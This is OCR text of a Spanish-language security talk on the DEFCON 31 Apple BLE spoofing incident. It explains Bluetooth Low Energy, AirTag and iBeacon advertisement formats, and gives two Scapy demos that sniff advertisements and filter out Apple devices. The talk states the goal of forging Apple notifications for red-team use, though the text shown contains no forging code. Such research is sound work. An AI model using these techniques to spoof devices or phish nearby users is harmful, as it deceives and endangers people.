Apple BLE Spoofing


Forjando Advertisements Bluetooth Low Energy con Scapy

$ whoami

Jorge Diaz, 29

- Ingeniero Telemático - PUCMM Santo Domingo (2012-2017)
- CCNP | DNS BIND Associate | OSCP 2020
- Miembro del CovertSwarm Red Team - https://covertswarm.com
- DEFCON 30-31

Hablando de DEFCON 31 - Un poco de contexto



- Asisten todo tipo de profesionales de infosec; White hats, Gray hats, Black hats.
- Del 10 al 13 Agosto 2023
- Inesperadamente y a lo largo de la conferencia muchas personas notaron recibir notificaciones no solicitadas en sus iPhones sobre Apple TV y esta les pedía compartir su contraseña.
- Hubo especulación de que podría ser. El ataque se estaba desplegando rápidamente durante la conferencia. Pero cómo?

Jaime Blasco @jaimeblascob · Aug 10

Friendly remember to be careful at #Defcon I keep getting these alerts

4 27 64 31.8K

Posted by u/Striking-Math259 2 months ago


40

NFC Exploit - Apple TV

Heads up- it's a minor annoyance but since iPhone cannot disable NFC someone near Caesars Forum has a device acting like an AppleTV requesting WiFi information. This could be used to compromise WiFi networks stored in your phone or the DEFCON Registered WiFi. Airplane Mode will not disable NFC.

Ben Sadeghipour @NahamSec

Anyone else get an Apple TV request at @defcon?



3:30 PM · Aug 13, 2023 from Paradise, NV · **124.9K** Views

Me llamo la atención por varias razones

- **Un gran número de personas reportó recibirlo.**
- **Phishing en forma de notificación de Apple - Cuando el celular recibe el ataque se genera una notificación animada en el estilo propietario de Apple.**
- **Una gran cantidad de personas son dueños de productos Apple.**
- **Se propaga por el stack de Bluetooth y utilizando la capa de mensajería de Apple BLE.**
- **Pensé en las posibilidades para el Red Team dígase Pen Tests Físicos - War Driving. Implantes físicos.**

Lo tomé como un CTF - Objetivos y alcance

- **Entender cómo funciona Bluetooth BLE**
- **Capturar y analizar la mensajería de Apple BLE**
- **Ganar la habilidad de forjar mensajería Apple BLE utilizando Scapy**
- **Generar notificaciones como las que observamos en DEFCON**

Bluetooth Special Interest Group

- Fundado por 5 compañías para dirigir y desarrollar la especificación Bluetooth.
  - Ericsson
  - IBM
  - Intel
  - Toshiba
  - Nokia

https://www.bluetooth.com/

Bluetooth SIG, Inc. Headquarters
5209 Lake Washington Blvd NE
Suite 350
Kirkland, WA 98033 USA


5209
Bluetooth
SPECIAL INTEREST GROUP
5207
YARROW BAY MARINA
YARROW BAY MARINE SERVICES, LLC
Rentals - Sales
Moorage
5209
WATERFRONT P
YARROW
PLASTIC SUR
MacroHe

Contexto sobre Bluetooth BLE

Versión	Año	Novedades
Bluetooth 1.0	1999	Las primeras especificaciones, muchos bugs. Modulaba en GFSK. Máximo 1 Mbps.
Bluetooth 2.0	2004	Viene con nuevos y mejorados esquemas de modulación (p/4-DQPSK y 8DPSK), permite 2 Mbps y 3 Mbps respectivamente.
Bluetooth 2.1	2007	Mejoras en el proceso de pairing, cifrado de data mandatorio, menor consumo energético.
Bluetooth 3.0	2009	Inicia conexión por Bluetooth y utiliza Wifi para transferencia de data. No para todas las transferencias, solo las necesarias.
Bluetooth 4.0 (Low Energy)	2010	Introducción de BLE. Soporte para seguridad, ya que emplea el sistema de cifrado AES. (No para todos los eventos). BLE utiliza 40 canales RF.
Bluetooth 4.1i	2013	Coexistencia con frecuencias LTE, mejoras en estabilidad de conexiones.
Bluetooth 4.2	2014	Diseñado para IoT, incrementos en la capacidad de data que se puede transmitir en el paquete Bluetooth. (x10). IBeacon, 6LoWPAN, IoT.
Bluetooth 5.2	2020	Proporciona potencia ajustable que puede ser solicitada por dispositivos pares.
Bluetooth 5.3	2021	Una actualización incremental, la Versión 5.3 agrega más estabilidad, seguridad y eficiencia.

Modulaciones en Bluetooth


Bluetooth 1.0 utiliza GFSK (Gaussian Frequency Shift Keying) permitiendo 1 Mbps, como vimos luego se sustituyó en la versión 2 por DQPSK y DPSK que permitían mayor velocidad (2 y 3 Mbps). Bluetooth 3 buscando aún más velocidad utilizaba Wi-Fi con 24 Mbps. Las versiones BT 1.0 al 3.0 constituyen lo que SIG conoce como Bluetooth Classic.

En la especificación BLE (BT 4.0 - 5.0) Bluetooth SIG se deshizo de DQPSK, DPSK y se quedó solo con GFSK. De vuelta a 1 Mbps pero ya estamos en el 2014 para Bluetooth 4.2 donde en IoT se requiere un menor consumo de energía sacrificando velocidad a favor de mayor autonomía energética en los dispositivos.

*BLE y Bluetooth Classic conviven, ambas son necesarias.

BLE permite aplicaciones interesantes

Arquitectura BLE



Generic Access Profile

- GAP define como los dispositivos interactúan unos con otros en BLE.
  - Roles de dispositivos
  - Anuncios broadcasts (Advertisements)
  - Establecimiento de conexión
  - Parámetros de seguridad

Generic Access Profile (GAP)


- **Existen 4 roles principales en BLE:**

1) **Periféricos: Un dispositivo que anuncia su existencia por medio de broadcasts con la capacidad de aceptar conexiones.**
2) **Central: Un dispositivo que descubre periféricos BLE con la capacidad de conectarse a ellos.**
3) **Broadcaster: Anuncia su existencia por medio de broadcasts pero no permite conexiones.**
4) **Observer: Descubre periféricos y broadcasters pero sin la capacidad de conectarse a alguno de ellos.**

***Ejemplo: Un Periférico pueden ser unos audífonos y una central un celular, tablet, etc .. GAP permite la definición del rol del dispositivo en base a su función.**

Periféricos BLE

Los advertisements son importantes en BLE, un dispositivo en rol periférico siempre envía anuncios antes de aceptar una conexión. De hecho, este es el único mecanismo en BLE que permite a una central identificar un periférico o broadcaster.




Broadcasts de anuncios

- Los advertisements se envían en un intervalo fijo definido como el ‘advertisement interval’.

- Se envían por los canales 37,38,39 de BLE. Estos tres canales reciben el nombre de Primary Advertisement Channels.

Utilización de canales RF en BLE



(*)BLE es flexible, permite a un dispositivo enviar advertisements por los canales de data también pero debe anunciarlo primero por los canales primarios 37,38,39 indicando que se utilizaran los canales de data para enviar advertisements.

DEMO 1: Capturando Advertisements BLE en Scapy

- Utilizar adaptador Bluetooth para capturar BLE y analizar PCAP.

- Raspberry Pi Zero W, adaptador UD-100 y Wireshark.

```
from scapy.all import *

print('connecting to local bluetooth interface')
bt = BluetoothHCISocket(1)

def test_bt(bt):
        print('test bluetooth communication stack')
        ans, unans = bt.sr(HCI_Hdr()/HCI_Command_Hdr())
        p = ans[0][1]
        p.show()

def enable_ble_discovery_mode(bt):
        # type=1: Active scanning mode
        print('enabling ble discovery mode')
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Parameters(type=1))
        # filter_dups=False: Show duplicate advertising reports, because these sometimes contain different data!
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Enable(enable=True,filter_dups=False))

def read_ble_adverts(bt):
        #The lfilter will drop anything that's not an advertising report.
        print('\nsniffing adverts now:\ninterrupt to finish sniffing')
        adverts = bt.sniff(lfilter=lambda p: HCI_LE_Meta_Advertising_Reports in p)
        print(adverts)
        print('\nsaving adverts to capture to file')
        wrpcap("/tmp/demo-adverts.pcap", adverts)
        return adverts

def disable_ble_discovery_mode(bt):
        print('disabling ble discovery mode')
        bt.sr(HCI_Hdr()/HCI_Command_Hdr()/HCI_Cmd_LE_Set_Scan_Enable(enable=False))

test_bt(bt)
enable_ble_discovery_mode(bt)
adverts = read_ble_adverts(bt)
disable_ble_discovery_mode(bt)
```

Análisis de Advertisements BLE






Fig. HCI_LE_Meta_Advertising_Report

Análisis de Advertisements BLE




Análisis de Advertisements BLE



Análisis de Advertisements BLE

```
▼ Tx Power Level
    Length: 2
    Type: Tx Power Level (0x0a)
    Power Level (dBm): 12
▼ Manufacturer Specific
    Length: 10
    Type: Manufacturer Specific (0xff)
    Company ID: Apple, Inc. (0x004c)
  ▼ Data: 10050e1c2781d1
    ▼ [Expert Info (Note/Undecoded): Undecoded]
        [Undecoded]
        [Severity level: Note]
        [Group: Undecoded]
RSSI: -34 dBm
```

iBeacon: Advertisement Data



AirTags: Advertisement Data

Byte #	Value	Description
0	0x1E	Advertising data length: 31 (the maximum allowed)
1	0xFF	Advertising data type: Manufacturer Specific Data
2-3	0x004C	Apple's company identifier
4	0x12	Apple payload type to indicate a FindMy network broadcast
5	0x19	Apple payload length (31 - 6 = 25 = 0x19)
6	0x10	Status byte
7-29	Varies	EC P-224 public key used by FindMy network. Changes daily
30	0-3	Upper 2 bits of first byte of ECC public key
31	Varies	Crypto counter value? Changes every 15 minutes to a random value

Advertisement Data

- La sección de DATA del advertisement BLE incluye información que el periférico quiere enviar a las centrales.

- BLE incluye campos standards:
  - Service UUID
  - Local Name
  - Flags
  - Manufacturer Specific Data
  - TX Power Level

DEMO 2: Filtrando Advertisements BLE en Scapy

- Utilizar adaptador Bluetooth para capturar BLE y filtrar por el Manufacturer Specific Data. Extraer los Advertisement Data de equipos Apple.

- Raspberry Pi Zero W, adaptador UD-100.

```python
def analyze_advertising_report(adverts):
        from itertools import chain
        reports = chain.from_iterable(p[HCI_LE_Meta_Advertising_Reports].reports for p in adverts)
        # Group reports by MAC address (consumes the reports generator)
        devices = {}
        for report in reports:
                device = devices.setdefault(report.addr, [])
                device.append(report)
        apple = {}
        for mac, reports in devices.items():
                for report in reports:
                        if (EIR_Manufacturer_Specific_Data in report):
                                print(f"Device Manufacturer 16 bit uuid: {report[EIR_Manufacturer_Specific_Data].company_id}")
